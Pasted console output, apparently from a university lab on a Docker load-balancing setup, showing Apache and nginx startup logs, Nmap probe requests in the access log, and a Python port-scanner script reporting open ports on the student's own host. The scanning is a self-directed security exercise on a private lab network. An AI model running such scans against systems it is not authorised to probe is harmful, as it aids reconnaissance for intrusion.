web5 | AH00558: apache2: could not reliably determine the server's fully qualified domain
name, using 192.168.20.6. Set the 'ServerName' directive globally to suppress this message
web2 | AH00558: apache2: could not reliably determine the server's fully qualified domain
name, using 192.168.20.3. Set the 'ServerName' directive globally to suppress this message
web4 | AH00558: apache2: could not reliably determine the server's fully qualified domain
name, using 192.168.20.5. Set the 'ServerName' directive globally to suppress this message
web6 | AH00558: apache2: could not reliably determine the server's fully qualified domain
name, using 192.168.20.7. Set the 'ServerName' directive globally to suppress this message
balanceador-nginx | /docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform
configuration
balanceador-nginx | /docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
balanceador-nginx | /docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.
sh
balanceador-nginx | 10-listen-on-ipv6-by-default.sh: Info: Getting the checksum of /etc/nginx/conf.d/de
fault.conf
balanceador-nginx | 10-listen-on-ipv6-by-default.sh: Info: Enabled listen on IPv6 in /etc/nginx/conf.d/
default.conf
balanceador-nginx | /docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
balanceador-nginx | /docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
balanceador-nginx | /docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
balanceador-nginx | /docker-entrypoint.sh: Launching /docker-entrypoint.d/danteeld2-iptables-nginx.sh
balanceador-nginx | /docker-entrypoint.sh: Configuration complete; ready for start up
balanceador-nginx | 2024/05/16 12:59:19 [error] 53#53: *12 connect() failed (113: No route to host) whl
le connecting to upstream, client: 192.168.10.1, server: , request: "GET / HTTP/1.0", upstream: "http://
192.168.10.4:80/"
balanceador-nginx | 192.168.10.1 - - [16/May/2024:12:59:19 +0000] "GET / HTTP/1.0" 200 298 "-" "-"
balanceador-nginx | 192.168.10.1 - - [16/May/2024:12:59:20 +0000] "GET /nmaplowercheck1715864359 HTTP/1
.1" 400 255 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
balanceador-nginx | 192.168.10.1 - - [16/May/2024:12:59:20 +0000] "GET /nmap1 HTTP/1.1" 404 288 "-" "Mo
zilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
balanceador-nginx | 192.168.10.1 - - [16/May/2024:12:59:21 +0000] "GET /evox/about HTTP/1.1" 404 280 "-"
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
balanceador-nginx | 192.168.10.1 - - [16/May/2024:12:59:22 +0000] "GET / HTTP/1.0" 200 298 "-" "-"
balanceador-nginx | 192.168.10.1 - - [16/May/2024:12:59:23 +0000] "GET / HTTP/1.1" 200 298 "-" "-"

Terminal
daniel-Modern-15-B7M: ~/Glt/SWAP-UGR/P4 [main 7:1 A]
→ python3 P4-danteeld2-ataques/escaneo_puertos.py

*** Network Devices Scanner ***

Ingrese el Rango Ip: 192.168.10.1

Buscando dispositivos presentes en la red del rango Ip indicado: 192.168.10.1
Un momento por favor, en breve se mostrará el resultado.
Detectando...

*-- Dispositivos encontrados:
*****
*** Dispositivo #1 ***
Nombre: daniel-Modern-15-B7M
Dirección Ip: 192.168.10.1
Estado: up

* Protocolos *
Protocolo: tcp
Puerto: 80 Estado: open
Puerto: 443 Estado: open
*****

daniel-Modern-15-B7M: ~/Glt/SWAP-UGR/P4 [main 7:1 A]
→
```